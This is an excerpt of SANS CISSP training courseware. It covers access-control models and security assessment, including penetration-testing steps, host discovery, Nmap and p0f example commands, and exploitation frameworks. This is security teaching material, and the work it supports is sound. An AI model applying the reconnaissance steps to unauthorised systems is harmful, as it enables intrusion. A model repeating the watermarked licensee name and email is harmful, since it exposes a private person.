Other types of discretionary access control include:

- User-directed-user specifies with limitations
- Identity-based, based only on ID of subjects and objects
- Hybrid-combination of ID-based and user-directed

An access control triple includes:

- Program
- User or subject
- File or object

DAC STRENGTHS

Individuals can be granted access, as needed, without requiring lengthy or cumbersome background investigations

DAC can be nimble and accommodate constantly changing business needs

Users automatically granted full control over objects they create, which proves extremely efficient

- Allows for distributing the administration of access control to users that are close to the data



DAC Strengths

DAC offers a great level of flexibility at the object level.

DAC allows the distribution of access control permissions down to the owner of resources.

This is great for small groups of users working together on projects. Just imagine being at work and having to call an administrator every time you have to send a file, attach a document, or any other function that allows you to interact and exchange information with other users. It would quickly become a nightmare for you and for the administrator.

DAC is often combined with mandatory access control, whereby both MAC and DAC policies must be satisfied for access to be granted to an object.

DAC WEAKNESSES

Concept of ownership can be easily abused by users and translate to a sense of entitlement

Users can be both intentionally and unintentionally granted access to data, even without being a position that warrants access

Simple user error can lead unauthorized disclosure, modification, or deletion of data

Much of DAC depends upon users acting in a trustworthy manner

- Even if every user were worthy of trust, they and their system can be compromised by adversaries who can abuse that trust

DAC Weaknesses

DAC is not suitable for an environment in which mandatory access control has to be enforced and strictly controlled.

Within a low-security environment where DAC is allowed, you can quickly incur very large administrative overhead while attempting to keep track of permissions that are assigned on-the-fly by users. DAC relies on the end user to ensure no valuable data has been leaked and no compromised software is running on behalf of the user. Because of the lack of centralized control, it might be impossible to keep a strong policy in place.

NON-DISCRETIONARY ACCESS CONTROL

Central authority determines which objects a subject can access based on the security policy

- Unlike full DAC, which allows individuals to arbitrarily grant access

Examples

- Rule-based – firewall rule base as common example
- Role-based (RBAC) – discussed shortly
- Task-based – similar to RBAC, but typically tasks are more narrowly focused than roles
- Attribute-based (ABAC) – discussed shortly



MGT414 | SANSTraining Program for CISSP® Certification 64

Non-Discretionary Access Control

In non-discretionary access control, a central authority determines the access—it is not at the discretion of an individual. Examples would include rule-based, task-based models, role-based, and attribute-based.

Role-Based Access Control assigns users to roles or groups based on their organizational functions. Groups are assigned authorization to perform functions on certain data.

ROLE-BASED ACCESS CONTROL (RBAC)

While many organizations suggest they employ role-based access control, RBAC exists on a spectrum

- Non-RBAC – users provided access directly via ACLs
- Limited RBAC – users provided access to applications
- Hybrid RBAC – users put into roles; roles mapped to applications or systems needed
- Full RBAC – all access dictated explicitly by an employee's job without explicit regard to applications or systems



Role-Based Access Control (RBAC)

"RBAC products' essential advantage is that they allow system administrators to assign individual users into roles. The role identifies users as members of a specific group, based on their capabilities, work requirements, and responsibilities in the organization. Access rights, or security privileges, are then established for each role. A user can belong to multiple roles, which provide the appropriate level of access for their requirements. Thus, the RBAC structure empowers administrators with a tool to regulate which users are given access to certain data or resources without having to explicitly authorize each user to each resource."¹

Non-RBAC – user granted access via ACLs

Limited RBAC – user access mapped to applications

Hybrid RBAC – user assigned a role that is assigned access to applications or systems

Full RBAC – access controlled by roles and applied to applications and systems. Full RBAC access determined on job function, not application or system.

[1] Guide to Selecting Information Technology Security Products <https://mgt414.com/n>

ATTRIBUTE-BASED ACCESS CONTROL (ABAC)

Control of access based exclusively on identity or role has proven cumbersome or even unwieldy

- Very challenging to manage users, groups, and roles sufficiently to strike proper balance of access restriction and availability

In ABAC, access decisions are based on subject/object attributes, environmental conditions¹

ABAC Attributes

- Role
- Classification of object
- Clearance level
- Personal-owned device
- MFA token authentication

ABAC Environmental Conditions

- Access origin (CLI, API, VPN)
- Time of day/day of week/etc.
- Geolocation of user



MGT414 | SANSTraining Program for CISSP® Certification 66

Attribute-Based Access Control (ABAC)

"Traditionally, access control has been based on the identity of a user requesting execution of a capability to perform an operation (e.g., read) on an object (e.g., a file), either directly, or through predefined attribute types such as roles or groups assigned to that user. Practitioners have noted that this approach to access control is often cumbersome to manage given the need to associate capabilities directly to users or their roles or groups."²

Managing users, groups, functions, and roles sufficiently well to effectively administer RBAC proves challenging in a single organization. Increasing use of federated or cloud identity makes the likelihood of successful management even more untenable.

"Attribute Based Access Control (ABAC): An access control method where subject requests to perform operations on objects are granted or denied based on assigned attributes of the subject, assigned attributes of the object, environment conditions, and a set of policies that are specified in terms of those attributes and conditions."³

Attributes and environmental conditions allow for a much more complex decision-making process than traditional identity or role-based access.

[1] Guide to Attribute Based Access Control (ABAC) Definition and Considerations <https://mgt414.com/q>

[2] Ibid.

[3] Ibid.

ADDITIONAL FORMS OF ACCESS CONTROL

Content-dependent:

- Based on actual data content
- Control mechanism interrogates data to determine access
- Example: Explicit content filter

Context-dependent

- Based on the context of the request
- Examples:
 - Account lockout after maximum number of failed logins
 - File system quotas



MGT414 | SANSTraining Program for CISSP® Certification 67

Additional Forms of Access Controls

Content-dependent access control is based on the actual content a user is trying to access. For example, a web-based explicit content filter.

Context-dependent access control means that the access decision will not be based solely on the identity of a subject and what object she tries to access. It will be based on what object the subject is trying to access and the events preceding the access attempt. For example, a user might be limited to 100 connections a day; after 100, she will be denied access. Another example is the implementation of quota, which is fine for the user to use as the resource as long as her data limit is not exceeded.

An additional access control model is *Rule-Based Access Control*, which targets actions based on rules for subjects (entities) operating on objects (data or other resources). Sometimes called Ruleset-based Access Control (RSBAC), it is implemented in a variety of software programs and operating systems (including Linux) and is based on the Generalized Framework for Access Control by Abrams and LaPadula.

CAPTCHA

A CAPTCHA is a mechanism for enforcing a context-dependent access control

- For example: require a CAPTCHA after a high number of failed logins
- CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart")¹



2

SANS

MGT414 | SANSTraining Program for CISSP® Certification 68

Paul Gill describes CAPTCHAs:

A CAPTCHA is a short online typing test that is easy for humans to pass but difficult for robotic software programs to complete—hence the test's actual name, Completely Automated Public Turing test to tell Computers and Humans Apart. The purpose of a CAPTCHA is to discourage hackers and spammers from using auto-filling software programs on websites.

Why Are CAPTCHAs Necessary?

CAPTCHAs deter hackers from abusing online services. Hackers and spammers attempt unethical online activities, including:

- *Swaying an online poll by robotically submitting hundreds of false responses.*
- *Brute-force opening someone's online account by repeatedly attempting different passwords.*
- *Signing up for hundreds of free email accounts.*
- *Spamming blogs and news stories with dozens of bogus comments and search-engine links.*
- *Scraping (copying) people's email addresses from websites, to use them later in spam attacks.³*

[1] The Official CAPTCHA Site <https://mgt414.com/5b>

[2] What Is a CAPTCHA Test? How Do CAPTCHAs Work? <https://mgt414.com/5c>

[3] Ibid.

CONSTRAINED USER INTERFACE

- Restrictions to functions based on roles or privileges
- Examples:
 - Limited menu options within an application
 - A hotel kiosk that prints boarding passes



MGT414 | SANSTraining Program for CISSP® Certification 69

Constrained User Interface

Activation of a user interface (e.g., a hyperlink, menu choice) to select an application depends on one or more conditions that might impact the application.

TEMPORAL (TIME-BASED) ISOLATION

- The capability of a set of processes running on the same node without interferences among other processes
- Restrictions are managed on objects based on time periods

Temporal (Time-Based) Isolation

The capability of a set of processes running on the same node without interferences among other processes.

A temporal isolation could be where a process executes following its own timing constraints and does not depend on the temporal behavior of other running and unrelated processes.

Examples of time-based isolation would be a time submission program that employees have to access. Submissions can be blocked while weekly submissions are being calculated.

DOMAIN 5: SUMMARY

- Identification and authentication
- Biometrics and Single Sign-On
- Federated and Cloud Identity
- Implement and manage authorization mechanisms



MGT414 | SANSTraining Program for CISSP® Certification 71

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DOMAIN 6

Security Assessment and Testing

(Designing, Performing, and Analyzing Security Testing)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Domain 6: Security Assessment and Testing

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- **Security Assessment and Testing**
- Security Operations
- Software Development Security

SECURITY ASSESSMENT AND TESTING

1. **Security Assessment Strategies**
2. Technical Security Testing
3. Security Audits and Key Security Processes



MGT414 | SANSTraining Program for CISSP® Certification 2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY ASSESSMENT

- For practical and regulatory purposes, organizations must assess their security posture
- To gain a holistic view of security requires
 - Technical security testing
 - Security process assessment
 - Security audits
- Analyzes the entire network from the inside and tries to find the weaknesses
- Offers a complete list of risks against critical assets

SANS

MGT414 | SANSTraining Program for CISSP® Certification 3

Security Assessment

A security assessment is a more complete view of a company's network security. It analyzes the entire network from the inside and tries to find the weaknesses and gives a complete list of risks against critical assets. This type of test is usually recommended if you want to come up with a roadmap and better understand your security risks.

At the conclusion of a security assessment, you get a prioritized list of what the critical risks to your assets are, what the likelihood of the risks occurring is, what the costs are, and what the cost to fix the risks are. Based on this information, management can make the proper decision about what level of risk they are willing to accept. Therefore, a security assessment helps you manage risk in a more "holistic" manner.

SECURITY TESTING

- Technical security testing involves overtly looking for potential security weaknesses
- The most basic and common type of security testing will be the vulnerability assessment
- Vulnerability assessments are not the only approach to technical security testing
- Other approaches include
 - Network penetration testing
 - Web application penetration testing
 - Source code analysis



MGT414 | SANSTraining Program for CISSP® Certification 4

Security Testing

Technical security testing is an extremely common way to assess security posture. Most organizations are well versed in the use of vulnerability scanning tools to review the risk associated with missing patches.

Though vulnerability assessment is the most commonly employed type of test, there are others that will also be presented in this section.

SECURITY PROCESS REVIEW

- Security testing specifically looks for flaws that exist in spite of security processes
 - A vulnerability persisting could be due to a process failing
- However, assessing the security processes themselves is also necessary
- This could be a separate review or could be part of a larger security assessment
 - Most likely an integral part of a security audit



MGT414 | SANSTraining Program for CISSP® Certification 5

Security Process Review

Technical security testing is important, but it is, in some respects, simply reactively looking for evidence of security process failures. Finding a vulnerable system or a flaw in a custom application is certainly beneficial. Understanding the process that allowed for the vulnerability to exist in the first place is more important.

Reviewing key security processes can be extremely helpful, if less obvious and easy to perform. Typically, security process review would be completed as part of a larger general security assessment or, most likely an audit.

AUDITING

- Compliance checks
- Internal and external
- Frequency of review
- Standard of due care



MGT414 | SANSTraining Program for CISSP® Certification 6

Auditing

Auditing is a function that will verify the security of systems and resources and whether or not a system has been compromised or misused. Auditing also tests the effectiveness of the operation controls implemented throughout the network, and it can help determine where more controls might be needed. This is an important step in the accountability process. If you don't audit your systems, then it is extremely difficult to make your users responsible for their actions. Auditing is a broad topic. In this instance, it covers the review of data gathered from security devices (log reviews) and the security assessment of devices connected to the network with an assessment tool. There are many types of assessment tools—all of them gather similar data. They generally gather information on a specified list of vulnerabilities built into the tool against the weaknesses in the operating system or application. This gives a list of what must be fixed to keep someone from compromising the vulnerability. The tools are run either automatically at pre-determined times or manually by the auditing team members.

There are normally two types of audits: Internal audits and external audits. Internal employees perform internal audits and external audits are performed by a third-party or outside trusted firm. It is important to regularly use both audit types, even though this can be cost prohibitive. It is not a good idea to use your network administrator to audit your network. This creates a situation in which a person is both the accused and the judge. It's likely the administrator would find himself innocent. Audits are normally conducted through the use of a detailed checklist. This allows for consistency and results can be compared.

The frequency at which audits take place depends on multiple factors, such as the complexity of your environment, regulations, and policies. In some cases, an audit might occur after major changes have been implemented or an incident has taken place. Although audits are usually conducted at regular intervals, it is also a good idea to conduct surprise audits occasionally. This ensures that security is maintained throughout the year and not only when there is an upcoming audit announced.

The whole audit process is a verification to ensure that due care is carried out in accordance with best practices of the industry. This is what is sometimes referred to as the Prudent Man rule.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- **Security Assessment and Testing**
- Security Operations
- Software Development Security

SECURITY ASSESSMENT AND TESTING

1. Security Assessment Strategies
2. Technical Security Testing
3. Security Audits and Key Security Processes

SANS

MGT414 | SANSTraining Program for CISSP® Certification 7

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY TESTING OVERVIEW

- Technical testing for security flaws
- Comes in many flavors
 - Vulnerability assessment
 - Penetration testing (network, web, physical, wireless)
 - Code review
 - Phishing exercises
 - Password assessments
- Goal: Assess risk due by discovering and understanding flaws that persist in systems and applications



MGT414 | SANSTraining Program for CISSP® Certification 8

Security Testing Overview

Let's review some of the key aspects of technical security testing. The general types of tests we will consider include:

- Vulnerability assessment
- Penetration testing (network, web, physical, wireless)
- Code review
- Phishing exercises
- Password assessments

SERVER-SIDE VS. CLIENT-SIDE ATTACKS

A server-side attack is initiated by the attacker against a listening service

- Also called service-side attacks
- For a TCP server-side attack, the initial SYN is sent by the attacker

Client-side attacks work in reverse

- Victim initiates traffic
- Often by clicking on link in email or on the web



MGT414 | SANSTraining Program for CISSP® Certification 9

Server-side vs. Client-side Attacks

A server (aka service) side attack is initiated by the attacker. "Service side" is a more accurate description: It is launched against listening network services. The problem with the term server side (though it is more commonly used) is some people mistakenly infer the target is a server operating system (such as Windows Server 2008). Any listening service is potentially a target, including those listening on client hardware such as laptops.

Client-side attacks reverse the attack order. The victim initiates the attack by downloading malicious content. Firewalls, which have historically been designed to mitigate server-side attacks, have not been as effective mitigating client-side attacks.

ATTACK SURFACE, SERVER-SIDE VS. CLIENT-SIDE

Server-side attack surface can be effectively limited

- Disable unnecessary services
- Host hardening
- Firewalls (network and host)

Client-side attack surface is large and more difficult to control

- Browser(s)
- Browser plugins
- Email client(s)

- Chat client(s)
- Flash
- Java
- PDF readers
- Microsoft Office
- iTunes
- RealPlayer
- Etc.



MGT414 | SANSTraining Program for CISSP® Certification 10

Attack Surface, Server-side vs. Client-side

The concept of attack surface is a powerful way to conceptualize risk of exploitation.

If you consider the attack surface of a house when assessing the risk of theft, you look at the doors, windows, vents, etc.—anything that may allow ingress.

The attack surface of a computer system is similar, and the process for assessing the risk for server-side attacks is similar to the previous example. An open port is like a door or window of a house and must be secured.

This illustrates why client-side attacks are so difficult to mitigate: The attack surface is immensely larger. How many applications can download something? On a typical modern client system, the answer is dozens or more. Each browser (and plugin), the entire Microsoft office suite, PDF readers, media players, chat clients, etc., all represent client-side attack surface. All must be patched.

SERVER-SIDE EXPLOITATION PROCESS

1. Perform reconnaissance
2. Network enumeration
3. Port scanning
4. Determine version of OS and services
5. Determine vulnerable service versions
6. Exploit vulnerable services



MGT414 | SANSTraining Program for CISSP® Certification 11

Server-side Exploitation Process

Here, we have an overall server-side exploitation process. Steps may be skipped, of course: Many worms jump directly to step 6, sending exploits to high numbers of IP addresses, with no previous reconnaissance, enumeration, scanning, etc.

We will talk about each step of this process next, and we will then follow this process hands-on during the penetration testing lab at the end of this section.

RECONNAISSANCE

- Reconnaissance is offline research performed by an attacker before launching an attack
- Includes public records research
- Resources include:
 - Google
 - WHOIS
 - DNS
 - Job Postings
 - Facebook
 - Twitter
 - LinkedIn
 - Etc.



MGT414 | SANSTraining Program for CISSP® Certification 12

Reconnaissance

Adrian Lamo said, "Google, properly leveraged, has more intrusion potential than any hacking tool."¹

He was discussing the power of reconnaissance, and Google is the prime recon tool. During reconnaissance, the attacker gathers information about the target organization, including network addresses, names, phone numbers, physical addresses, email addresses, potential usernames, and much more. This data is then used later in the exploitation process, beginning with the next step: Enumeration.

[1] Google: Net Hacker Tool du Jour <https://mgt414.com/2h>

HOST DISCOVERY

The process of host discovery attempts to determine live systems on a network

- Host discovery may be performed in an active or passive manner

Live systems may be discovered by

- ARP scans (for systems on the same LAN)
- ICMP sweeps (echo request, netmask request, timestamp request)
- TCP or UDP traffic sent to common ports
- IPv6 neighbor discovery
- Sniffing packets and reviewing contents



MGT414 | SANSTraining Program for CISSP® Certification 13

Host Discovery

Network enumeration (aka host discovery) attempts to discover live hosts on a network.

ARP scans are an effective way to enumerate a local network but only work on the same Layer 2 network.

Previously, ping was the prevalent way of accomplishing this goal, but ICMP echo requests and replies are commonly filtered now. In addition to echo request (ICMP type 8) and echo reply (ICMP type 0), attackers may also use ICMP timestamp request/reply (ICMP types 13/14) and netmask request/reply (ICMP types 17/18). The point isn't necessarily receiving a timestamp or netmask; the point is receiving any response indicating that a host is listening.

Simply sending traffic to common ports, such as TCP 80 (HTTP), TCP 22 (SSH), UDP 53 (DNS), is also effective in cases where ICMP is filtered.

Finally, IPv6 neighbor discovery may be used when IPv6 is deployed.

PORT SCANNERS

Once a host is discovered, a port scanner scans all TCP and UDP ports and attempts to determine which are open

- TCP ports 0-65535
- UDP ports 0-65535

Nmap is a well-known open-source port scanner



Port Scanners

Once a host is discovered, a port scanner will enumerate all open ports. This can be a time-consuming process, considering there are 65,536 x 2 possible total TCP and UDP ports.

TCP scanning is fairly straightforward: If you send a SYN to a listening port that is not filtered (in either direction), you will receive a SYN/ACK.

Scanning UDP is not as straightforward: If you send a UDP packet to a port that is not filtered (in either direction) with a listening service, it may answer, or it may not.

It depends on the data you send: Send a UDP DNS request to a listening/unfiltered DNS server, and you will receive a reply. Send random UDP data to the same port, and the server may not answer. You asked the wrong question.

Scanning well-known UDP services running on standard ports is fairly straightforward (you send the proper data). What if there is a service listening on a random ephemeral port? The answer is often "status: unknown."

BEYOND PORT SCANNING

Port scanners perform more than simple TCP/UDP port scanning

- Initial focus was on pure port scanning

Newer features include

- Service identification
- OS identification
- Tactical vulnerability assessment

Scanning engine is a vehicle to rapidly assess particular configuration weakness or flaws



MGT414 | SANSTraining Program for CISSP® Certification 15

Beyond Port Scanning

Port scanners have matured beyond merely sending stimulus to TCP and UDP ports to determine if the port is open or not. Operating System and service fingerprinting are common capabilities. Beyond fingerprinting systems and services, now port scanners can even be employed to check for simple configuration weakness or vulnerabilities.

Without question, Nmap is the king of port scanners. It initially focused on port scanning only but has added a lot of additional functionality, including service and operating system identification, and the Nmap Scripting Engine (NSE).

NSE takes Nmap from a simple port scanner to a network vulnerability scanner. NSE scripts are written in Lua, an embedded scripting language.

More information on NSE: <https://mgt414.com/34>

OS OR SERVICE FINGERPRINTING

- Fingerprinting seeks to identify the version of the operating system or services running on a target system
- Active fingerprinting sends packets to determine OS and service versions
 - For example, `nmap -A 10.20.30.2`
- Passive fingerprinting is read-only
 - Uses TTLs, IPIDs, sequence numbers, and even Layer 7 packet data to determine system details
 - For example, `p0f -s capture.pcap`



MGT414 | SANSTraining Program for CISSP® Certification 16

OS or Service Fingerprinting

Fingerprinting goes beyond simple port scanning, seeking to identify the operating system, application, and service levels. Active fingerprinting sends network traffic.

There are a number of ways to determine OS and service version levels, including banners, packet characteristics, web page content, etc. Nmap is one of the best active fingerprinting solutions, see <http://nmap.org>

Passive fingerprinting is read-only, inspecting packets passively on the wire, or via a pcap file.

p0f (by Michal Zalewski) is one of the best passive fingerprinting solutions. It was recently updated after a long hiatus; the newest release at the time of printing is p0f v3. See <https://mgt414.com/4a>

VULNERABILITY ASSESSMENT

- Scanning key systems looking for a set list of vulnerabilities
- Usually done to look for common or known vulnerabilities
- Performed using a vulnerability scanner tool
- This assessment can be performed in-house, by a third party, or often both



MGT414 | SANSTraining Program for CISSP® Certification 17

Vulnerability Assessment

A vulnerability assessment or VA occurs when you scan key servers to look for a set list of vulnerabilities. It is usually done to look for common or known vulnerabilities and it is usually performed using a vulnerability scanner tool.

There is no point in configuring the scanner to hit all of your addresses unless you are in a small organization—scan one subnet at a time, one workgroup at a time, or whatever makes sense. This way, you won't have an overwhelming number of vulnerabilities to fix.

If you do scan the whole facility, you will get a huge list of problems. With a huge number of problems, people in the organization will talk about fixing them, but because there are so many problems, they likely will not pass the promise stage. This is very dangerous. After you run the scan on a large scale, you get a huge printout of all the problems and some of them are flagged as "very" serious, some are just somewhat serious, and so on. You present the list to management and tell them it is the end of life as they know it if the problems aren't fixed. Management agrees, they task people, there are meetings, everyone agrees to get things fixed, and then they run into deadlines and emergencies. The problems never get fixed. Now you can't play that card again. After all, the organization is still in business! If you run another scan, no one will take it seriously.

VULNERABILITY ASSESSMENT II

Vulnerability assessment determines weaknesses in a system

- This type of test does not include exploitation
- Focuses exclusively on the "vulnerability" portion of the risk = threat \times vulnerability equation

Vulnerability assessment uses a vulnerability scanning tool, such as

- Nessus (Tenable) – OpenVAS (Open Source)
- Nmap (Nmap.org) – Retina (BeyondTrust)



MGT414 | SANSTraining Program for CISSP® Certification 18

Vulnerability Assessment II

More information about the vulnerability scanning software listed above can be found at

- Nessus by Tenable
- OpenVAS
- Nmap by Rapid7
- eEye's Retina

VULNERABILITY SCANNERS

Vulnerability scanners go beyond port scanning

- Determine available applications and services
- Determine their versions
- Determine if they are vulnerable to exploitation

Methods to determine vulnerabilities:

- Determine version information, look up vulnerability in database
- Interrogate the system, modeling insecure behavior



MGT414 | SANSTraining Program for CISSP® Certification 19

Vulnerability Scanners

Vulnerability scanners go beyond simple port scanning and attempt to determine vulnerable services and applications.

There are a variety of methods for determining whether a service or application is vulnerable. A simple (and lower risk) method is to determine the service or application version (often by inspecting a banner) and looking up the version information in a vulnerability database.

A more invasive approach is interrogating the system, sending it traffic, and attempting to model insecure behavior. This is riskier since the chance of crashing an application or service is higher.

A higher-risk method is actually exploiting the service, which is what penetration testers will do. This is riskier because there is a possibility the service, application, or system will crash. Data may also become corrupted, a violation of integrity. This would be considered exploitation, a step beyond vulnerability assessment.

ATTACKING TOOLS AND FRAMEWORKS

- Once vulnerable services have been discovered, attacking tools and frameworks may be used to exploit them
- Examples include
 - The Metasploit Framework (metasploit.com)
 - Core Impact (coresecurity.com)
 - Immunity Canvas (immunitysec.com)
- Dedicated Linux-based distributions include Backtrack and Kali

Attacking Tools and Frameworks

The next step beyond vulnerability assessment is exploitation. Core Impact, Immunity Canvas, and Metasploit are three popular options. These tools bundle functionality from network enumeration to vulnerability assessment to exploitation—all under one hood.

The old Metasploit slogan—"Point. Click. Root."—illustrates the power of these tools. Core Impact, as one example, is so powerful that an amateur can generate impressive results. These are truly powerful tools in the hands of an expert.

PENETRATION TESTS

- Penetration testing picks up where vulnerability assessment stops
 - Rather than mere identification of flaws, penetration tests seek to exploit the vulnerabilities
- Simulates an attacker trying to break into a network
- Determines whether a site is susceptible to attack
- Are only as good as the person/tool behind the test



MGT414 | SANSTraining Program for CISSP® Certification 21

Penetration Tests

A penetration test simulates an attacker and tries to break into a network. The goal is to determine whether a site is susceptible to attack. However, this test is only as good as the person who performs the test. It does not give a complete view of the security of a network.

Let's discuss some of the ways a penetration test can be done. A penetration test is sometimes completed at the conclusion of a vulnerability assessment and is used to determine the validity of any identified vulnerabilities. This ensures that all false positives are eliminated if the vulnerabilities are exploited. Penetration tests are sometimes run in lieu of a Vulnerability Assessment and are conducted entirely from outside the network being tested, from the perspective of a true hacker. They can evaluate the effectiveness of your security perimeter, including routers, firewalls, servers, and any other perimeter-security devices.

PENETRATION TESTING (OPERATIONS EVALUATION)

- War dialing
- Sniffing
- Eavesdropping
- Radiation monitoring
- Dumpster diving
- Social engineering



MGT414 | SANSTraining Program for CISSP® Certification 22

Penetration Testing (Operations Evaluation)

After the operational security plan is in place, it must be tested. *Penetration testing* is the process of examining the limitations of the security measures in place. Some tests include:

- *War dialing* – attempts to attack the systems via dialing all the phone numbers in an exchange.
- *Sniffing* – passively monitors network traffic for network knowledge, such as passwords.
- *Eavesdropping* – involves listening to phone conversations.
- *Radiation monitoring* – is the process of receiving images, data, or audio from an unprotected source by listening to radiation signals.
- *Dumpster diving* – obtains passwords and corporate directories by searching through discarded media.
- *Social engineering* – is a euphemism for non-technical or low-technology means, such as lies, impersonation, tricks, bribes, blackmail, and threats. These are used to attack information systems¹.

[1] SANS - Information Security Resources <https://mgt414.com/2b>

PENETRATION TESTING

Penetration testing is the process of hiring a whitehat to penetrate an application, system, or network

- In a sense, this simulates a malicious adversary with the same goal

A penetration test is narrower than an overall security assessment



MGT414 | SANSTraining Program for CISSP® Certification 23

Penetration Testing

A penetration test is a narrow, but useful test when conducted by skilled professionals. If a whitehat can compromise an application, system or network, then a blackhat could likely do the same.

The potential scope of a penetration test can be quite wide, and include any of the following and more:

- Client-side exploitation
- Server-side exploitation
- Web application exploitation
- Wireless exploitation
- War dialing
- Attempted physical access
- Social engineering

A successful penetration test is a useful business tool and can be used to effect positive change. But what happens if the penetration tester fails to compromise a system? Does that mean the system is perfectly secure or did the tester lack the skill or time to compromise it? Or was the scope overly narrow?

OVERALL PENETRATION TESTING PROCESS

- Business processes
 - Scope, Rules of Engagement, etc.
- Reconnaissance
- Scanning
 - Vulnerability assessment
- Exploitation
- Post exploitation



MGT414 | SANSTraining Program for CISSP® Certification 24

Overall Penetration Testing Process

The penetration testing process begins as a business process. What is in scope: Client-side attacks, server-side attacks, social engineering, etc.? When will the penetration test take place? (Explicit legal permission must be granted and this is often a challenging process). Contracts are required, and lawyers for both the penetration tester and the client organization must be part of that process.

Once the business is taken care of, the process follows the steps we have been discussing in this section: Reconnaissance, scanning, vulnerability assessment, and exploitation. Additional post exploitation steps, such as password cracking, may also be used, as we will discuss next.

ADDITIONAL SECURITY TESTING METHODS

Additional methods and tools for testing information security include:

- Black box and white box testing
- Code review
- Fuzzing
- Web application testing
- Interception proxies
- Phishing campaigns
- Password assessment

May be used independently, or as part of other tests, such as penetration tests



MGT414 | SANSTraining Program for CISSP® Certification 25

Additional Security Testing Methods

We will next discuss additional methods for testing the security of an application, system or network.

These methods are sometimes used independently, or as part of larger tests (such as penetration tests). For example, after receiving explicit permission, you may assess the strength of your organization's passwords by cracking them.

A penetration tester could also use password cracking as part of a penetration test, such as post-exploitation activity after compromising one host.

BLACK BOX VS. WHITE BOX TESTING

White box testing is a software testing method that uses internal algorithms and information to conduct the test

- Source code review

Black box testing begins with no inside knowledge of an application

- Can be used against compiled code with no access to source
- Fuzzing is usually a black box process



MGT414 | SANSTraining Program for CISSP® Certification 26

Black Box vs. White Box Testing

In addition to software testing, these terms also have specific meaning within penetration testing:

Black box penetration testing begins with no inside knowledge of an organization and targets. Also called a 'zero-knowledge' test.

White box pen testing uses inside information at the outset. Also called a 'full-knowledge' test.

Gray box is a combination of black and white box penetration testing. Also called a 'partial-knowledge' test.

SOURCE CODE REVIEW

- Source code review is a white box testing approach that attempts to discover security vulnerabilities by inspecting the source code of a target application
 - Also called static analysis
- For example, certain C functions are commonly associated with buffer overflows
 - `gets()`, `strcpy()`, `strcat()`, etc.
- Insecure use of such functions can identify vulnerabilities
- Though compilers increasingly include basic security checks, more thorough analysis is required



MGT414 | SANSTraining Program for CISSP® Certification 27

Source Code Review

A formal code review requires the inspection of every line of code and requires the reviewer to fully understand what the code is doing. This is called "heavy" code review.

Newer code review methods are designed to be "lightweight," and are less intensive than formal code review.

Pair programming is a lightweight method, where programmers sit side-by-side. One programs while the other reviews the code, and the two can switch roles. XP (eXtreme Programming) uses paired programmers.

